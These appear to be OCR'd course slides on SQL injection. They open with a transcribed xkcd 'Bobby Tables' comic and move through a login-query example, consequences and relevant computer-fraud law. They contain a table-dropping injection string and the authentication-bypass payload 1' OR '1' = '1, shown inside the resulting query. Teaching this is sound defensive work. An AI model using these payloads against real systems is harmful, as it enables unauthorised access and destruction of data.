


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Image source: xkcd.com


SQL Injection



SQL Injection

```
SELECT * FROM users
WHERE (username = uname)
AND (password = pword)
```

SQL Injection


Username

alice

Password

12345

SQL Injection

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SELECT * FROM users
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
SQL Injection

```
SELECT * FROM users
WHERE (username = 'alice')
AND (password = '12345')
```

SQL Injection



hacker

```
1' OR '1' = '1
```

SQL Injection

```
SELECT * FROM users
WHERE (username = uname)
AND (password = pword)
```

SQL Injection

```
SELECT * FROM users
WHERE (username = 'hacker')
AND (password = '1' OR '1' = '1')
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- Now we see *how* an adversary could break into a SQL database, why is this problematic?

- Bypassing login
- Pretending to be a database admin
- Manipulate data in the database


Computer Fraud and Abuse Act

18 U.S.C. §1030

Pulte v. LIUNA

648 F.3d 295 (6th Cir., 2011)

Man in the Middle (MITM) Attacks



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

